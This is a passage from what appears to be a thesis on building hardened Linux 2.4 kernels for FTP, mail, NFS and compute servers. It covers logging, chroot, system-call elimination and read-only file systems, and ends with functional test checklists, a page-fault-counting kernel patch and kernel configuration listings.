Overwriting A File Anonymous FTP server which allows both `get` and `put` should not allow overwriting of any file in the FTP directory `public`. Even though this should be taken care at application level, we implemented this at kernel level. Two different `put` requests with same file name from different clients with very minor time difference may not be handled properly by the FTP server resulting in one overwriting another and the clients are never aware of this. In such cases kernel should be able to avoid overwriting of files. Also appending or truncating an existing file should not be allowed. We implement this by intercepting `open` system call.

A new file can be created through system calls `create` or `open` with appropriate flags. Our kernel would make sure that the creation of file and opening it for writing should happen at a time (in one system call). In this way, the process which creates the file is the one who can write into it. Once the file is created no process can modify the file except the one who created it. Once the file is closed no process can modify the file including the one who created it. When a client gives a `put` command then, the file should be created and opened for writing using `open` system call with flags `O_WRONLY` and `O_CREATE`. In other words, if a process tries to open an already existing file for writing then it is denied. We also disallow renaming or removing files in the FTP directory. We assume that application software is not using `create` system call to create a file and then open it for writing.

This feature can be configured while compiling the kernel. The system administrator has to specify the absolute path of the directory.

Secure Logging Inside the `chroot` jail, all system calls that can modify file system should be logged. System calls that can modify file system are listed in Section 6.4. This would track

down every attempt made by an attacker to modify files in the FTP directory. Apart from this, logging discussed in Section 4.1 should also be done. This would help in analyzing attacker's attempts to break the jail.

The FTP daemon should do user level logging for every command that came from clients with details of IP address, time of request etc.

7.4 Mail Server

Mail server primarily runs two types of daemons. They are known as Mail Transfer Agents (MTA). The first one operates in push mode, connecting to remote sites when it has mail to deliver them. It also receives mails from other machines and hands over to Local Delivery Agent (LDA) which stores them in the mail box. Since it implements Simple Mail Transport protocol (SMTP) [Postel 1982] to transport mails between the machines it is known as SMTP server. The SMTP transactions occur on port 25. The other MTA operates in pull mode, retrieving the mails from the mail box on the host machine and sending them to Mail User Agents on client machines. Since it implements POP [Myers 1994] or IMAP protocol which is a user-to-mailbox access protocol it is known as POP or IMAP server or post office server. It manages the authentication of the user and manipulates the mail box. Users view and send their mails on their machines through a Mail User Agent (MUA) software. We used Postfix [Venema 2003] as mail server.

Every user will have a post box which is a file or a directory. All the post boxes will be inside `/var/spool/mail` or `/var/mail`. The mail server daemons would require to read and write the file system in this directory.

All the details given above in Section 7.1 are applied in this kernel's construction.

Prevention of Buffer Overflow Attacks Mail server has been the source of many buffer overflow alerts in the past (e.g., CERT Advisory CA-2003-07,Remote Buffer Overflow in Sendmail, 3 Mar 2003). We recommend Segmented-PAX patch (see Section 3.7).

Mandatory File Locking Unlike other servers, mail server requires file locking. This is because both Mail Transfer Agent (or Local Mail Deliver Agent) and Mail User Agent would modify the mail box of a user. To access the mail box the daemon should lock the file and then modify it while other one would be waiting for the lock release. For this, one may use mandatory locking or advisory locking. But mandatory locking is always exploitable by an attacker. An attacker with root privileges can lock a user's mail box mandatorily forever and none of the daemons would be able to access it. So, in mail server, there should be no mandatory locking. The daemon should use advisory file locking.

Chroot Mail server is actually a set of daemons: daemons to send or receive via network, daemons to deliver mail content to the local mail boxes, Mail user agent daemons, daemons which manages queues like incoming queue, active queue, differed queue etc. Of these, the daemons which serve locally require very restricted file system access in `/var/spool/mail`. These processes should be chrooted to their directories before they start to serve.

For example, in Postfix, mail server package, `pickup` daemon waits for hints that new mail has been dropped into the mail drop directory. `nqmgr` is another daemon which awaits the arrival of incoming mail and arranges for its delivery via Postfix delivery processes. Both of these processes require access to only mail queues and they should be chrooted to `/var/spool/postfix`.

Close-On-Exec Postfix server daemons crash if this feature is on. Our mail server kernel allows open file descriptors to be preserved when a process calls `execve` system call.

mknod The mail server daemons communicate through FIFOs. Postfix mail server daemons use `mknod` system call to create FIFOs. So this system call should not be eliminated at compile-time but should be frozen after the daemons are started.

7.5 NFS File Server

The Network File System (NFS), developed by Sun Microsystems, is the de facto standard for file sharing among UNIX based hosts. NFS Version 3 is documented in RFC 1813 [Callaghan et al. 1995]. NFS is designed to support remote procedure calls and implements this using RPC protocol. All the NFS operations are implemented as RPC procedures.

In Linux, NFS server depends on the `portmapper` daemon. NFS servicing is taken care by five RPC daemons: `rpc.nfsd, rpc.lockd, rpc.statd, rpc.mountd`, and `rpc.rquotad`. Of these `nfsd`, and `lockd` are kernel daemons. These kernel daemons are started by system call `nfsservctl`. While `nfsd` does most of the work, `lockd` and `statd` handle file locking, `mountd` implements the NFS mount protocol and handles the initial mount requests from NFS clients. The user authentication is based on the user id of the user in the client machine. This user authentication part is done by the user side process `mountd`. It checks the request against the list of currently exported file systems. If the client is permitted to mount the file system, `rpc.mountd` obtains a file handle for requested directory and returns it to the client. Once authenticated, it is the `nfsd` kernel daemon that handles the client's commands.

All the details given above in Section 7.1 are applied in this kernel's construction.

Prevention of Buffer Overflow Since `nfsd` is a kernel daemon the chances of buffer overflow attack on it is less. But `mountd` is a user process which handles initial mount requests from

clients. It checks the request against the list of currently exported file systems. So any buffer overflow error in this program can be exploited by an attacker. We recommend Segmented-PAX patch.

`nfsd` LKM `rpc.nfsd` is `nfs` utility which starts `nfsd` kernel thread. If the `nfsd` module is not built into the kernel then kernel itself would probe for the module using user mode module loaders such as `modprobe`. This can become a source of exploit. If a module has to be used, then it should be inserted even before the network is configured. So when the `nfsd` is started kernel would not probe for the module.

Trusted Path Mapping The directories which are exported should be excluded from the list of trusted directories.

Secure Logging Among the various commands or procedures of NFS protocol, those which expose the information about the file system of the directories that are exported should be logged. `FSINFO` returns static information about a file system. `FSSTAT` returns dynamic information about a file system. The commands `FSINFO` and `FSSTAT` should be logged. `MKNOD` creates a device or special file on the remote file system. `LINK` is used to create link to an object. This can be exploited by an attacker to access the files which are outside the exported directories. All the command failures should be logged.

The `mountd` process communicates with `nfsd` through system call `nfsservctl`. All the requests of export and unexport a file system, add and delete the clients are done through `nfsservctl` system call. Every `nfssservctl` call should be logged with the type of the request and the related information.

Read-Only File system All the client requests are handled by `nfsd` which is a kernel daemon. Being a kernel daemon it would not go through VFS but the actual call back functions are directly invoked. All the file systems in the server including the exported ones should be made read-only as explained in Section 6.4. Since our techniques of read-only file system intercept at the level of system calls, `nfsd` would not be affected.

No `mknod` Command The NFS server should not allow clients to issue `mknod` command on the partitions that were exported. An attacker can create new `/dev/kmem` file of the server on the exported directory and can compromise the system.

Eliminated System Calls We have determined that the following system calls are unneeded both by examining the source code of the needed service programs and also by examining the output generated by the `strace` utility. These system calls should be eliminated at kernel compile-time.

Freeze ext2 attributes The file `/etc/exports` contains a list of entries; each entry indicates a directories that is exported and their permissions. This file should have immutable flag set and the ext2 file system attributes are frozen. Any modifications to this file should be done during offline mode. Similarly `/etc/hosts.allow` and `/etc/hosts.deny` files should be protected.

7.6 Compute Server

A compute server is intended for running compute intensive, long running processes. It provides a service that accepts tasks, computes them and returns results. The server will have required amount of resources for the completion of job. The server might use multiple processors or some special hardware to compute the tasks more quickly.

A compute server would import file systems from a file server. The users would have their executable programs on the exported file system of the file server. `sshd` will be running on compute server to allow users to login. The users are not expected to compile their programs and then run it. The program should already be cross compiled to run on compute server. So users login only to run their executable files.

Speed of the computation is very critical. So processes should not be slowed down. They should not suffer denial of resource allocation of CPU time, virtual memory, and physical memory. While the process is running there should be no change in scheduling policies and resource limits of the process.

In this section, we describe the construction of a security hardened kernel for a compute server. All the details given above in Section 7.1 are applied in this construction.

Resource Requests A user process can request the system resources through system call `setrlimit`. The resources that can be requested are

```
RLIMIT_CPU      0               CPU time in ms
RLIMIT_FSIZE    1               Maximum filesize
RLIMIT_DATA     2               Max data size
RLIMIT_STACK    3               Max stack size
RLIMIT_CORE     4               Max core file size
RLIMIT_RSS      5               Max resident set size
RLIMIT_NPROC    6               Max number of processes
RLIMIT_NOFILE   7               Max number of open files
RLIMIT_MEMLOCK  8               Max locked-in-memory address space
RLIMIT_AS       9               Address space limit
RLIMIT_LOCKS    10              Maximum file locks held
```

Of these, number of processes are per user based where as all other limits are per process based. In our kernel, the maximum number of processes per user and maximum number of files that

can be opened by a process is pre-decided at compile-time. The limits should be specified by system administrator during kernel configuration.

Scheduling Priority Being a compute server some of the users may require their jobs (processes) have higher or lower CPU priority. Linux Kernel has various system calls with which processes can change CPU priority, scheduling policies, and its parameters. But in compute server, processes should not be allowed to change their scheduling parameters once they are set up.

All the scheduling parameters can be set to process, only when it is created. The required scheduling parameters should be sent as argument to `fork` system call. For this, `fork` system call should be extended to have a optional argument which is a descriptor containing scheduling parameters. The system calls `vfork` and `clone` should also be revised similarly.

Secure Logging In compute server speed of the computation is very important. And this is based on availability of CPU and other system resources. An attacker may try to consume a majority of the system resources and make them less available for other users processes. In this way he can slow down the computation. So in a compute server all the requests for system resources made by processes should be logged. This includes `fork`, `setrlimit` and all scheduling related system calls. Since arbitrary program execution is allowed here, every `exec` should be logged. Every process termination should be logged with dump of all the registers at the time of termination.

On the user side, every login of user should be logged by `sshd`. All mount requests made for a remote machine should be logged.

Read-Only Mounting Users should login into compute server only to execute their binaries. Once they login they should import the file system into their home directory from a different machine on which their binaries are present. So users should not be allowed to modify any file, or create any directory or file on the compute server. Except the file system in `/var` directory where logs are written, everything else should be read-only mounted.

Trusted Path Mapping Unlike other servers, the trusted path mapping policies are liberal because users are allowed to execute their own binaries.

7.7 Testing Methodologies

In this section we provide various testing procedures we followed to make sure that "minimum" functionality of the servers is not disturbed because of the security restrictions enforced in our kernels.

7.7.1 FTP Server

1. Login as root user into server machine and run /tt ps -aux and check if ftp daemon `proftpd` is running.
2. Check log files of `proftpd` (`/var/log/proftpd`) for any error messages.
3. From a client machine login as anonymous user and run the following commands: `ls, pwd, ascii, binary, help`.
4. Download two files of sizes 1KB and 1MB from `/pub` directory using `get` command. After download is complete compare the sizes of the files on client and server machines.
5. Upload two files of sizes 1KB and 1MB from `/incoming` directory using `put` command. After download is complete compare the sizes of the files on client and server machines.
6. Log out.
7. Check log files whether all the above transactions are logged.
8. Repeat last five steps at least 5 times.
9. Check for any errors in the kernel logs sent to log server.
10. Stop `proftpd` using scripts.
11. Check log files for any errors.

7.7.2 Web Server

1. Login as root user into server machine and run `ps -aux` and check if `httpd` is running.
2. Check log files of `httpd` (`/var/log/httpd`) for any error messages.
3. From a browser on client machine open the home page.
4. Download two files of sizes 1KB and 1MB through browser. After download is complete compare the sizes of the files on client and server machines.
5. Download two files of sizes 1KB and 1MB using `wget` command. After download is complete compare the sizes of the files on client and server machines.
6. Clear the cookies, cache and history in the browser and close it.
7. Check log files, on server machine, whether all the above transactions are logged.

8. Repeat last five steps at least 5 times.
9. Check for any errors in the kernel logs sent to log server.
10. Stop `httpd` using scripts.
11. Check log files for any errors.

7.7.3 Mail Server

1. Login as root user into server machine and run `ps -aux` and check if `master`, `nqmgr`, and `pickup` daemons are running.
2. Check log files of the daemons (`/var/log/mail`) for any error messages.
3. Add new users USER1 and USER2.
4. Login as USER1 and send mail to USER2 with an attachment of 10KB.
5. Login as USER2 and send mail to USER1 with an attachment of 10KB.
6. Check whether mail boxes of USER1 and USER2 in `/var/mail/` are updated with the messages they sent to each other.
7. Check log files, on server machine, whether all the above events are logged.
8. Repeat last five steps at least 5 times.
9. Check for any errors in the kernel logs sent to log server.
10. Stop Postfix server daemons using scripts.
11. Check log files for any errors.

7.7.4 File Server

1. Login as root user into server machine and run `ps -aux` and check if `nfsd`, `mountd`, `quotad`, and `statd` daemons are running.
2. Check log files of the daemons for any error messages.
3. Create users USER1, USER2, and USER3.
4. Export `/home` directory with read and write permissions.
5. From a client machine mount `/home` from server.

6. On a client machine, login as USER1 and copy or download few files of sizes varying from 1KB to 10 MB into home directory.

7. Open any file with an editor and edit. Save the file.

8. Run utilities, with the files, which uses all file system related system calls. e.g., `cat, touch, chmod, chown, stat, ln`

9. Do last 3 steps with a different user.

10. On client machine unmount `/home` directory.

11. On server machine, check for errors on log files of NFS daemons.

12. Check for any errors in the kernel logs sent to log server.

13. Stop NFS server daemons using scripts.

14. Check log files for any errors.

8
Conclusion

In this thesis, we considered the problem of developing security hardened Linux kernels intended for server machines.

Often, servers are main targets of cyber attacks. The intensity of damage that can be caused is considerably higher on servers than when the same attack is carried over a desktop or workstation. On servers, the superuser, whether a legitimate one or an attacker who succeeded, should not be able to change certain critical things once they are configured, and once the system is "up." Reconfiguration should require bringing the server off-line and into the single-user mode. This is, of course, down time, but it is the price we should be willing to pay for the security improvements.

Server security depends on application security, but it depends even more critically on the security of the kernel. Application level security cannot fight against an intruder who has acquired superuser privileges. By hardening the kernel, damage caused by an intruder with superuser privileges can be significantly reduced.

Our kernels are the result of serious pruning of the stock kernel, and the addition of a few features.

8.1 Pruning the Kernel

A kernel provides many system calls and other functionality for the service processes. In a typical server system, there are only a few well-known processes each dedicated to a particular service. Only a subset of the system calls and other functionality is used by these processes. It is important that these unneeded features are not present in the run-time image of the kernel as these unneeded features are among the weakest points exploited by an attacker.

The secure kernel patch we developed, gives a fine degree of control in pruning the kernel. We provide an interface through which a knowledgeable system administrator would be able to select or deselect various features. We also introduced new system call through which other system calls and functionality of the kernel can be frozen at run-time.

A kernel built based on our pruning suggestions prevents known attacks related to breaking out of

a `chroot` jail, temporary file race condition, close-on-exec flag, LKM based rootkits, and `/dev/kmem` rootkits.

8.2 Additions to Kernel

Linux kernel messages are written to a circular buffer. A root-owned user process called `klogd` is expected to be running. This process empties the buffer through the `syslog` system call. An attacker with superuser privileges can take complete control of `klogd`, making subsequent forensic analyses impossible.

We have introduced a new logging system, inside the kernel, called Kernel Logger. The logger is a kernel thread that sends the contents of the buffer to a remote log server. Configuration of kernel logger is done during kernel configuration at compile-time. The design of this logger is non-trivial because it must avoid itself becoming a source of a denial of service.

Current tools detecting on-the-fly kernel modifications are user processes and depend on `/boot/System.map` and `/dev/kmem` which are again exploitable. We have designed and implemented a new on-the-fly kernel modification detector called kernel integrity checker. Our kernel integrity checker can detect modifications made to kernel text and other data structures which are not expected to change once initialized.

The use of the principle of least privilege eliminates most of the security threats. We have designed and developed Trusted Path Mapping which restricts all the users, including root user, from executing binaries from arbitrary paths. We also designed the capability of true kernel-level read-only files.

8.3 Technical Documentation

Open source projects distribute the source code to all to compile, run, study, and learn. Many of these projects, e.g., `gcc`, have excellent documentation that thoroughly describes the design internals of the projects. Unfortunately, the Linux kernel developers who contribute kernel security patches have been negligent in this regard. There is rarely a detailed explanation of the main cause of exploits and how the patch prevents exploits.

We have contributed in this thesis detailed explanations of several of the exploits. We explained various techniques used by an attacker using actual exploit programs. We also explained the prevention techniques, and limitations of these patches.

The various types of exploits we discussed are buffer overflow, `chroot` jail breaking, temporary file race condition, LKM rootkits, `/dev/kmem` rootkits, system calls, capabilities, and `proc` file system.

We critically reviewed five independent kernel source code patches OWL, Segmented-PAX, KNOX, RSX, and Paged-PAX which aim to prevent buffer overflow attacks. We showed that two of these patches are ineffective though their ideas are workable. We also discussed the performance impact of these kernel patches.

8.4 Hardened Kernel for Linux Servers

We provided detailed explanation of various secure kernel features that should be set for specific types of servers. Finally, we built specialized kernels for FTP server, web server, mail server, and file server.

To limit the scope of the thesis, we did not address the prevention of TCP/IP/ICMP based attacks.

We chose IA-32 architecture for our kernels mostly because it was and is the stable platform for Linux development, our own familiarity with this architecture, and availability of equipment.

The kernel patches we built are for standard Linux kernel release version 2.4.23 (`http://www.kernel.org/pub/linux/kernel/v2.4/`).

We set up our server kernels on a stock Linux Mandrake Distribution 9.1 running on Dell Precision 210 systems. Our kernels are configured to provide only the minimum needed system calls and other kernel functionality that the following specific server programs demanded. We used `proftpd` for FTP server, `postfix` for mail server, `apache` for web server, and `NFS` for file server. We have spent a considerable amount of time in configuring these servers and testing their functionality.

8.5 Porting to 2.6 Kernel

As the thesis study was nearing completion, Linux kernel version 2.6.0 [Torvalds 2003] was released. Linux kernel 2.5 was the so-called unstable version where many new design ideas are tried out. The 2.6 kernel is the long awaited stable successor to the previous stable kernel 2.4 that our study was based on. The 2.6 kernel is a near-total redesign of the 2.4. The 2.6 kernel is preemptible. It has a $O(1)$ scheduler, a reverse mapping VM, and an anticipatory I/O scheduler. Some of the APIs of scheduling, time management, module management, low-level memory allocation are changed. New APIs are added for synchronization, preempting a process, sleeping and waking up a process, and completion event mechanism. With respect to memory management changes are made in device drivers supporting `mmap`, zero-copy user space access and atomic `kmap`.

The 2.6 kernel now includes `grsecurity` as a configurable subsystem. Even so, the 2.6 kernel can benefit from our security hardening procedures. However, it is a major undertaking that is worthwhile future work.

8.6 Suggested Future Work

The numbers of IA-32 based systems may die down in the next few years. Linux kernel development has already become more active on the newer 64-bit architectures. Our work, with the exception of buffer overflow prevention, is CPU architecture independent. Our patch cannot be applied, as-is, with the standard development tool called `patch` to kernel sources for other CPU architectures. It is worthwhile to adapt the patch so that other platforms also benefit from it.

Our patch can further be extended to support various access control modules such as Mandatory Access Control model, Role Compatibility model, and Access Control Lists.

Based on the requirements of a server system, further pruning of the kernel beyond what was described here is beneficial. Various interprocess communication mechanisms, asynchronous I/O, file locking, network support, and device files can further be restricted for better security.

Cryptographically authenticated LKM support can be introduced where the process inserting the module is authenticated by the kernel based on a cryptographic signature.

9
Appendix

9.1 Page Faults Patch

We have developed this patch to get the total number of extra page faults created by the Paged-PAX kernel compared with the standard kernel. We have added a new field `noofpagefaults` to the task descriptor and this field is incremented by one each time the process executes the page fault handler. When the process exits by calling `exit` system call, the value of `noofpagefaults` is written to the `printk` buffer.

9.1.1 Standard Kernel

This patch is appled to the standard kernel.

```
diff -ru linux/arch/i386/mm/fault.c linux-2418pf/arch/i386/mm/fault.c
--- linux/arch/i386/mm/fault.c  Mon Feb 25 14:37:53 2002
+++ linux-2418pf/arch/i386/mm/fault.c   Sun Sep 29 17:17:04 2002
@@ -163,7 +163,8 @@
                local_irq_enable();

        tsk = current;
-
+       /* incrementing number of page faults by gadi*/
+       tsk->noofpagefaults=tsk->noofpagefaults + 1;
        /*
         * We fault-in kernel-space virtual memory on-demand. The
         * 'reference' page table is init_mm.pgd.
diff -ru linux/include/linux/sched.h linux-2418pf/include/linux/sched.h
--- linux/include/linux/sched.h Fri Dec 21 12:42:03 2001
+++ linux-2418pf/include/linux/sched.h  Sun Sep 29 17:15:21 2002
@@ -410,6 +410,8 @@

 /* journalling filesystem info */
        void *journal_info;
+/* Number of page faults by gadi*/
+       int noofpagefaults;
 };
```

```
 /*
diff -ru linux/kernel/exit.c linux-2418pf/kernel/exit.c
--- linux/kernel/exit.c Mon Feb 25 14:38:13 2002
+++ linux-2418pf/kernel/exit.c  Sun Sep 29 17:14:11 2002
@@ -440,6 +440,8 @@
        if (tsk->pid == 1)
                panic("Attempted to kill init!");
        tsk->flags |= PF_EXITING;
+       /* printing number of page faults by gadi*/
+       printk("<1> Number of Page faults: %d\n",tsk->noofpagefaults);
        del_timer_sync(&tsk->real_timer);

 fake_volatile:
diff -ru linux/kernel/fork.c linux-2418pf/kernel/fork.c
--- linux/kernel/fork.c Mon Feb 25 14:38:13 2002
+++ linux-2418pf/kernel/fork.c  Sun Sep 29 17:13:53 2002
@@ -614,6 +614,8 @@
        if (p->binfmt && p->binfmt->module)
                __MOD_INC_USE_COUNT(p->binfmt->module);

+       /* initiating number of page faults by gadi*/
+       p->noofpagefaults = 0;
        p->did_exec = 0;
        p->swappable = 0;
        p->state = TASK_UNINTERRUPTIBLE;
```

9.1.2 Paged-PAX Kernel

This patch is applied to the Paged-PAX kernel.

```
diff -ur linux-2418pax/arch/i386/mm/fault.c linux-2418paxpf/arch/i386/mm/fault.c
--- linux-2418pax/arch/i386/mm/fault.c  Thu Nov 14 23:50:23 2002
+++ linux-2418paxpf/arch/i386/mm/fault.c        Thu Nov 14 23:47:58 2002
@@ -172,6 +172,8 @@
 #endif

        tsk = current;
+       /* incrementing number of original page faults by gadi*/
+       tsk->nooforigpagefaults=tsk->nooforigpagefaults + 1;

        /*
         * We fault-in kernel-space virtual memory on-demand. The
@@ -599,6 +601,9 @@
        unsigned long i;

        __asm__("movl %%cr2,%0":"=r" (address));
+
+       /* incrementing number of page faults by gadi*/
+       tsk->noofpagefaults=tsk->noofpagefaults + 1;
```

```
        /* It's safe to allow irq's after cr2 has been saved */
        if (regs->eflags & X86_EFLAGS_IF)
diff -ur linux-2418pax/include/linux/sched.h linux-2418paxpf/include/linux/sched.h
--- linux-2418pax/include/linux/sched.h Thu Nov 14 23:50:23 2002
+++ linux-2418paxpf/include/linux/sched.h       Thu Nov 14 23:46:38 2002
@@ -416,6 +416,9 @@

 /* journalling filesystem info */
        void *journal_info;
+/* Number of page faults by gadi*/
+       int noofpagefaults;
+       int nooforigpagefaults;
 };

 /*
diff -ur linux-2418pax/kernel/exit.c linux-2418paxpf/kernel/exit.c
--- linux-2418pax/kernel/exit.c Mon Feb 25 14:38:13 2002
+++ linux-2418paxpf/kernel/exit.c       Thu Nov 14 23:47:27 2002
@@ -440,6 +440,9 @@
        if (tsk->pid == 1)
                panic("Attempted to kill init!");
        tsk->flags |= PF_EXITING;
+       /* printing number of page faults by gadi*/
+       printk("<1> Number of Page faults: %d\n",tsk->noofpagefaults);
+       printk("<1> Number of original Page faults: %d\n",tsk->nooforigpagefaults);
        del_timer_sync(&tsk->real_timer);

 fake_volatile:
diff -ur linux-2418pax/kernel/fork.c linux-2418paxpf/kernel/fork.c
--- linux-2418pax/kernel/fork.c Mon Feb 25 14:38:13 2002
+++ linux-2418paxpf/kernel/fork.c       Thu Nov 14 23:47:11 2002
@@ -614,6 +614,9 @@
        if (p->binfmt && p->binfmt->module)
                __MOD_INC_USE_COUNT(p->binfmt->module);

+/* initiating number of page faults by gadi*/
+       p->noofpagefaults = 0;
+       p->nooforigpagefaults = 0;
        p->did_exec = 0;
        p->swappable = 0;
        p->state = TASK_UNINTERRUPTIBLE;
```

9.2 .config Files of Server Kernels

9.2.1 Anonymous FTP Server

```
#
# Hardened Kernels For Linux Servers
#
CONFIG_HRDKRL_CHROOT=y
CONFIG_HRDKRL_CHROOT_DENY_UNIX_SOCKET=y
```

```
CONFIG_HRDKRL_CHROOT_SHMAT=y
CONFIG_HRDKRL_CHROOT_DOUBLE=y
CONFIG_HRDKRL_TMP_RACE=y
CONFIG_HRDKRL_TMP_RACE_SOFT=y
CONFIG_HRDKRL_TMP_RACE_HARD=y
CONFIG_HRDKRL_ELIMINATE_EXT2_FILE_ATTRIBUTES=y
CONFIG_HRDKRL_CLOSE_ON_EXEC=y
CONFIG_HRDKRL_TPM=y
CONFIG_HRDKRL_TRUSTED_DIRS="/bin,/lib,/sbin,/usr,/etc"
CONFIG_HRDKRL_TPM_BEFORE_INIT=y
# CONFIG_HRDKRL_TPM_SYSCALL is not set
CONFIG_HRDKRL_KLOGGER=y
LOG_SERVER_IP="192.168.17.213"
LOG_SERVER_PORT=8090
CONFIG_HRDKRL_KLOGGER_BEFORE_INIT=y
# CONFIG_HRDKRL_KLOGGER_SYSCALL is not set
CONFIG_HRDKRL_KIC=y
KIC_TIMEOUT=100
CONFIG_HRDKRL_KIC_BEFORE_INIT=y
# CONFIG_HRDKRL_KIC_SYSCALL is not set
CONFIG_HRDKRL_MEM_DEVICES=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM=y
CONFIG_HRDKRL_MEM_DEVICES_KMEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_KMEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_MEM=y
CONFIG_HRDKRL_MEM_DEVICES_MEM_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_MEM_READONLY is not set
CONFIG_HRDKRL_MEM_DEVICES_PORT=y
CONFIG_HRDKRL_MEM_DEVICES_PORT_NOACCESS=y
# CONFIG_HRDKRL_MEM_DEVICES_PORT_READONLY is not set
CONFIG_HRDKRL_FREEZE_NETWORK=y
CONFIG_HRDKRL_FREEZE_NETWORK_ROUTE_OPERATIONS=y
CONFIG_HRDKRL_FREEZE_NETWORK_INTERFACE_OPERATIONS=y
CONFIG_HRDKRL_RLIMIT=y
MAX_NUM_PROC=50
MAX_FILE_OPEN=50


#
#  Elimination of system calls
#
CONFIG_HRDKRL_SYSCALL_ELIM_RTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PA=y
CONFIG_HRDKRL_NO_SETFSUID=y
CONFIG_HRDKRL_NO_SETFSGID=y
# CONFIG_HRDKRL_NO_SETRESUID is not set
CONFIG_HRDKRL_NO_SETRESGID=y
# CONFIG_HRDKRL_NO_SETREUID is not set
CONFIG_HRDKRL_NO_SETREGID=y
# CONFIG_HRDKRL_NO_SETGROUPS is not set
```

```
CONFIG_HRDKRL_NO_NICE=y
CONFIG_HRDKRL_NO_SETPRIORITY=y
CONFIG_HRDKRL_NO_GETPRIORITY=y
CONFIG_HRDKRL_NO_SCHED_SETPARAM=y
CONFIG_HRDKRL_NO_SCHED_GETPARAM=y
CONFIG_HRDKRL_NO_SCHED_SETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_GETSCHEDULER=y
CONFIG_HRDKRL_NO_SCHED_YIELD=y
CONFIG_HRDKRL_NO_SCHED_RR_GET_INTERVAL=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MAX=y
CONFIG_HRDKRL_NO_SCHED_GET_PRIORITY_MIN=y
CONFIG_HRDKRL_NO_IOPERM=y
# CONFIG_HRDKRL_NO_IOPL is not set
CONFIG_HRDKRL_NO_PRCTL=y
CONFIG_HRDKRL_NO_PERSONALITY=y
CONFIG_HRDKRL_NO_GETTID=y
CONFIG_HRDKRL_NO_TIMES=y
# CONFIG_HRDKRL_NO_CHROOT is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_FS=y
# CONFIG_HRDKRL_NO_READV is not set
# CONFIG_HRDKRL_NO_WRITEV is not set
CONFIG_HRDKRL_NO_PREAD=y
CONFIG_HRDKRL_NO_PWRITE=y
# CONFIG_HRDKRL_NO_SENDFILE is not set
CONFIG_HRDKRL_NO_TRUNCATE=y
CONFIG_HRDKRL_NO_FTRUNCATE=y
# CONFIG_HRDKRL_NO_SYNC is not set
# CONFIG_HRDKRL_NO_FSYNC is not set
CONFIG_HRDKRL_NO_FDATASYNC=y
CONFIG_HRDKRL_NO_SETXATTR=y
CONFIG_HRDKRL_NO_LSETXATTR=y
CONFIG_HRDKRL_NO_FSETXATTR=y
CONFIG_HRDKRL_NO_GETXATTR=y
CONFIG_HRDKRL_NO_LGETXATTR=y
CONFIG_HRDKRL_NO_FGETXATTR=y
CONFIG_HRDKRL_NO_LISTXATTR=y
CONFIG_HRDKRL_NO_LLISTXATTR=y
CONFIG_HRDKRL_NO_FLISTXATTR=y
CONFIG_HRDKRL_NO_REMOVEXATTR=y
CONFIG_HRDKRL_NO_LREMOVEXATTR=y
CONFIG_HRDKRL_NO_FREMOVEXATTR=y
# CONFIG_HRDKRL_NO_CHMOD is not set
# CONFIG_HRDKRL_NO_FCHMOD is not set
# CONFIG_HRDKRL_NO_CHOWN is not set
CONFIG_HRDKRL_NO_FCHOWN=y
CONFIG_HRDKRL_NO_LCHOWN=y
# CONFIG_HRDKRL_NO_UTIME is not set
CONFIG_HRDKRL_NO_RENAME=y
CONFIG_HRDKRL_NO_READLINK=y
# CONFIG_HRDKRL_NO_UNLINK is not set
# CONFIG_HRDKRL_NO_LINK is not set
```

```
CONFIG_HRDKRL_NO_RMDIR=y
CONFIG_HRDKRL_NO_MKDIR=y
CONFIG_HRDKRL_NO_USTAT=y
# CONFIG_HRDKRL_NO_STATFS is not set
CONFIG_HRDKRL_NO_FSTATFS=y
CONFIG_HRDKRL_NO_SYSFS=y
CONFIG_HRDKRL_NO_MKNOD=y
# CONFIG_HRDKRL_NO_PIVOT_ROOT is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_IPC=y
# CONFIG_HRDKRL_NO_SELECT is not set
# CONFIG_HRDKRL_NO_POLL is not set
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MOD=y
CONFIG_HRDKRL_NO_INIT_MODULE=y
CONFIG_HRDKRL_NO_CREATE_MODULE=y
CONFIG_HRDKRL_NO_DELETE_MODULE=y
CONFIG_HRDKRL_NO_QUERY_MODULE=y
CONFIG_HRDKRL_NO_GET_KERNEL_SYMS=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_MM=y
CONFIG_HRDKRL_NO_USELIB=y
CONFIG_HRDKRL_NO_MINCORE=y
CONFIG_HRDKRL_NO_MADVISE=y
CONFIG_HRDKRL_NO_MLOCK=y
CONFIG_HRDKRL_NO_MUNLOCK=y
CONFIG_HRDKRL_NO_MLOCKALL=y
CONFIG_HRDKRL_NO_MUNLOCKALL=y
CONFIG_HRDKRL_NO_MSYNC=y
CONFIG_HRDKRL_NO_MREMAP=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_PM=y
CONFIG_HRDKRL_NO_PTRACE=y
CONFIG_HRDKRL_NO_TKILL=y
CONFIG_HRDKRL_NO_VFORK=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_SW=y
CONFIG_HRDKRL_NO_SYSINFO=y
CONFIG_HRDKRL_NO_ADJTIMEX=y
CONFIG_HRDKRL_NO_VM86=y
CONFIG_HRDKRL_NO_READAHEAD=y
CONFIG_HRDKRL_NO_VHANGUP=y
CONFIG_HRDKRL_NO_STIME=y
CONFIG_HRDKRL_SYSCALL_ELIM_CTIME_DL=y
CONFIG_HRDKRL_NO_SYSLOG=y
CONFIG_HRDKRL_NO_ACCT=y
CONFIG_HRDKRL_NO_BDFLUSH=y
CONFIG_HRDKRL_NO_NFSSERVCTL=y

#
#  Elimination of capabilities
#
CONFIG_HRDKRL_CAP_ELIM_RTIME=y
CONFIG_HRDKRL_CAP_ELIM_CTIME=y
# CONFIG_HRDKRL_CAP_CHOWN is not set
CONFIG_HRDKRL_CAP_LINUX_IMMUTABLE=y
```

```
CONFIG_HRDKRL_CAP_NET_BROADCAST=y
# CONFIG_HRDKRL_CAP_NET_RAW is not set
